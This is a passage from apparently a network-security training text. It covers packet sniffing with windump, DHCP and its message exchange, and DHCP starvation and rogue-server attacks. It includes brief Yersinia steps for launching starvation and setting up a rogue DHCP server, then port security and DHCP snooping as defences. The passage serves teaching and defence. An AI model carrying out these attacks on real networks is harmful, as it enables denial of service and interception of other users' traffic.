
- ✓ Port based sniffing (**windump.exe -i <> port <>**)

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.10586]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\win_10\Desktop

C:\Users\win_10\Desktop>windump.exe -i 2 port 443
windump.exe: listening on \Device\NPF_{3AE6A6CD-AB9D-4D54-A13C-F619808A21EB}
07:05:40.040145 IP 108-174-11-37.fwd.linkedin.com.443 > DESKTOP-DG7R43M.1337: P 1979400276:1979400322(46) ack 1586205180 win 12
07:05:40.093343 IP DESKTOP-DG7R43M.1337 > 108-174-11-37.fwd.linkedin.com.443: . ack 46 win 255
07:05:40.953380 IP DESKTOP-DG7R43M.1332 > ec2-18-136-14-129.ap-southeast-1.compute.amazonaws.com.443: . 1231975421:1231975422(1) ack 2052973121 win 257
07:05:41.004416 IP ec2-18-136-14-129.ap-southeast-1.compute.amazonaws.com.443 > DESKTOP-DG7R43M.1332: . ack 1 win 133 <nop,no p,sack 1 {0:1}>
07:05:41.116844 IP ec2-52-220-200-36.ap-southeast-1.compute.amazonaws.com.443 > DESKTOP-DG7R43M.1343: P 2032059475:2032059506(31) ack 470697720 win 118
07:05:41.117192 IP DESKTOP-DG7R43M.1343 > ec2-52-220-200-36.ap-southeast-1.compute.amazonaws.com.443: P 1:32(31) ack 31 win 255
07:05:41.117247 IP DESKTOP-DG7R43M.1343 > ec2-52-220-200-36.ap-southeast-1.compute.amazonaws.com.443: F 32:32(0) ack 31 win 255
07:05:41.168747 IP ec2-52-220-200-36.ap-southeast-1.compute.amazonaws.com.443 > DESKTOP-DG7R43M.1343: . ack 32 win 118
07:05:41.169064 IP ec2-52-220-200-36.ap-southeast-1.compute.amazonaws.com.443 > DESKTOP-DG7R43M.1343: F 31:31(0) ack 32 win 118
```

- ❖ Mobile sniffers
 - ✓ Packet capture



- ✓ Sniffer wicap pro



➤ DHCP sniffing

- ❖ What is DHCP?

DHCP stands for Dynamic Host Configuration Protocol. It is the critical feature on which the users of an enterprise network communicate. It provides,

- ✓ Subnet Mask
- ✓ Router Address

✓ DNS Address

Configuring a DHCP server to hand out IP addresses on a subnet is known as a DHCP pool. This pool of addresses is usually a range of consecutive numbers within a single IP subnet. If any of the addresses within the range needs to be blocked, it can be done by the administrator.


DHCP port number for server is 67 and for the client is 68. It is a Client server protocol which uses UDP services. IP address is assigned from a pool of addresses. In DHCP, the client and the server exchange mainly 4 DHCP messages in order to make a connection, also called DORA process, but there are 8 DHCP messages in the process.

❖ DORA process

1. DHCP discover message


This is a first message generated in the communication process between server and client. This message is generated by Client host in order to discover if there is any DHCP server/servers are present in a network or not. This message is broadcasted to all devices present in a network to find the DHCP server. This message is 342 or 576 bytes' long

source IP address is 0.0.0.0(because PC has no IP address till now)



2. DHCP offer message


The server will respond to host in this message specifying the unleased IP address and other TCP configuration information. This message is broadcasted by server. Size of message is 342 bytes. If there are more than one DHCP servers present in the network, then client host will accept the first DHCP OFFER message it receives. Also a server ID is specified in the packet in order to identify the server.



3. DHCP request message


When a client receives an offer message, it responds by broadcasting a DHCP request message. The client will produce a gratuitous ARP in order to find if there is any other host present in the network with same IP address.

If there is no reply by other host, then there is no host with same TCP configuration in the network and the message is broadcasted to server showing the acceptance of IP address. A Client ID is also added in this message.



4. DHCP acknowledgement message

In response to the request message received, the server will make an entry with specified client ID and bind the IP address offered with lease time. Now, the client will have the IP address provided by server.



5. DHCP negative acknowledgement message

Whenever a DHCP server receives a request for IP address that is invalid according to the scopes that is configured with, it send DHCP Nak message to client. E.g.-when the server has no IP address unused or the pool is empty, then this message is sent by the server to client.

6. DHCP decline

If DHCP client determines the offered configuration parameters are different or invalid, it sends DHCP decline message to the server. When there is a reply to the gratuitous ARP by any host to the client, the client sends DHCP decline message to the server showing the offered IP address is already in use.

7. DHCP release

A DHCP client sends DHCP release packet to server to release IP address and cancel any remaining lease time.

8. DHCP inform

If a client address has obtained IP address manually then the client uses a DHCP inform to obtain other local configuration parameters, such as domain name. In reply to the dhcp inform message, DHCP server generates

DHCP ack message with local configuration suitable for the client without allocating a new IP address. This DHCP ack message is unicast to the client.

All the messages can be unicast also by dhcp relay agent if the server is present in different network.

- ❖ **DHCP lease time**

In most cases, DHCP will work with default settings that largely are the same from server to server. However, different DHCP servers assign IP addresses for different periods of time before which it is altered with a fresh IP address on a particular end-device. In majority cases, the DHCP lease time is 14 days. However, with the growing number of users and mobile environments, the enterprises have found that their pool of available addresses can run out quickly.


To solve this, DHCP lease times can be reduced to stay with a specific device for a few hours or less. The process of determining optimal DHCP lease times depends on the type of users, the size of the DHCP subnets, and how much load the DHCP server can handle.

- ❖ **DHCP relay agent**

A DHCP relay agent is a way for the network to listen to DHCP server discovery broadcast messages from client devices, convert broadcast requests into a unicast packet, and forward requests onto the DHCP server that's in a different part of the network. This centralizes the management of IP addresses on the network.


- ❖ **DHCP starvation attack**

It's a denial of service attack. A DHCP starvation attack is a malicious digital attack that targets DHCP servers. During a DHCP attack, a hostile actor floods a DHCP server with bogus DISCOVER packets until the DHCP server exhausts its supply of IP addresses. Once that happens, the attacker can deny legitimate network users service, or even supply an alternate DHCP connection that leads to a Man-in-the-Middle (MITM) attack.



- ❖ **Rogue DHCP starvation attacks**


A rogue DHCP server is a DHCP server set up on a network by an attacker, or by an unaware user, and is not under the control of network administrators. After the DHCP starvation attack Additionally, they may look for a different DHCP server, one which the hostile actor may provide. And using a hostile or dummy IP address, that hostile actor can now read all the traffic that client sends and receives.




❖ DHCP starvation using Yersinia

Yersinia is a framework for performing layer 2 attacks. It is designed to take advantage of some weaknesses in different network protocols. It pretends to be a solid framework for analyzing and testing the deployed networks and systems.


- ✓ Install Yersinia on kali (**apt-get install yersinia**)
- ✓ Run in graphical view (**yersinia -G**)
- ✓ Configuring (selecting adapter)





- ✓ Configuring (attack type)



- ✓ Attacking



✓ Creating rogue DHCP server



❖ Stopping DHCP starvation attack

- ✓ Enable port security
- ✓ DHCP snooping

❖ Port security


Ethernet LANs are very much vulnerable to attack as the switch ports are open to use by default. Various attacks such as Dos attack at layer 2, address spoofing can take place. If the administrator has control over the network, then obviously the network is safe. To take total control over the switch ports, user can use feature called port-security. If somehow prevent an unauthorized user to use these ports, then the security will increase up to a great extent at layer 2.

User can secure a port in two steps:

- ✓ Limiting the number of MAC addresses to a single switch port, i.e. if more than the limit, Mac addresses are learned from a single port then appropriate action will be taken.

- ✓ If an unauthorized access is observed, the traffic should be discarded by using any of the options or more appropriate, user should generate a log message so that unauthorized access can be easily observed.

Switches learn MAC addresses when the frame is forwarded through a switch port. By using port security, user can limit the number of MAC addresses that can be learned to a port, set static MAC addresses and set penalties for that port if it is used by an unauthorized user. User can either use restrict, shut down or protect port-security commands.



Violation modes:

- ✓ **protect** – This mode drops the packets with unknown source mac address until you remove enough secure mac addresses to drop below the maximum value.
- ✓ **restrict** – This mode performs the same function as protect. In addition to this, it will generate a log message, increment the counter value and will also send SNMP trap.
- ✓ **shut down** – This mode is mostly preferred as compared to other modes as it shut down the port immediately if unauthorized access is done. It will also generate a log, increment counter value and send a SNMP trap. This port will remain in shut down state until the administrator will perform “no shutdown” command.
- ✓ **Sticky** – This is not a violation mode. By using sticky command, user provides static Mac address security without typing the absolute Mac address. For example, if user provides maximum limit of 2 then the first 2 Mac addresses learned on that port will be placed in running-configuration. After the 2nd learned Mac address, if 3rd user want to access then the appropriate action will be taken according to the violation mode applied.

The port security will work on access port only. (to enable port-security, user first has to make it an access port)

❖ DHCP snooping

DHCP Snooping is a layer 2 security technology incorporated into the operating system of a capable network switch that drops DHCP traffic determined to be unacceptable. DHCP Snooping prevents rogue DHCP servers offering IP addresses to DHCP clients. The DHCP Snooping feature performs the following activities:


- ✓ Validates DHCP messages from untrusted sources and filters out invalid messages.
- ✓ Builds and maintains the DHCP Snooping binding database, which contains information about untrusted hosts with leased IP addresses.

DHCP Snooping generally classifies interfaces on the switch into two categories: trusted and untrusted ports as shown. A trusted port is a port or source whose DHCP server messages are trusted. An untrusted port is a port from which DHCP server messages are not trusted. If the DHCP Snooping is initiated, the DHCP offer message can only be sent through the trusted port. Otherwise, it will be dropped.

In the acknowledgment stage, a DHCP binding table will be created according to the DHCP ACK message. It writes down the MAC address of the host, the leased IP address, the lease time, the binding type, and the VLAN number

	MAC Address	IP Address	Lease(sec)	Type	VLAN	Interface
	e4-54-e8-9d-ab					
Entry 1	-42	10.32.96.19	2673	dhcp-snooping	10	Eth 1/23
Entry 2						
Entry 3						


and interface information associated with the host, as is shown in Figure 3. If the subsequent DHCP packet received from untrusted hosts fails to match with the information, it will be dropped.




➤ MAC address sniffing

❖ CAM table

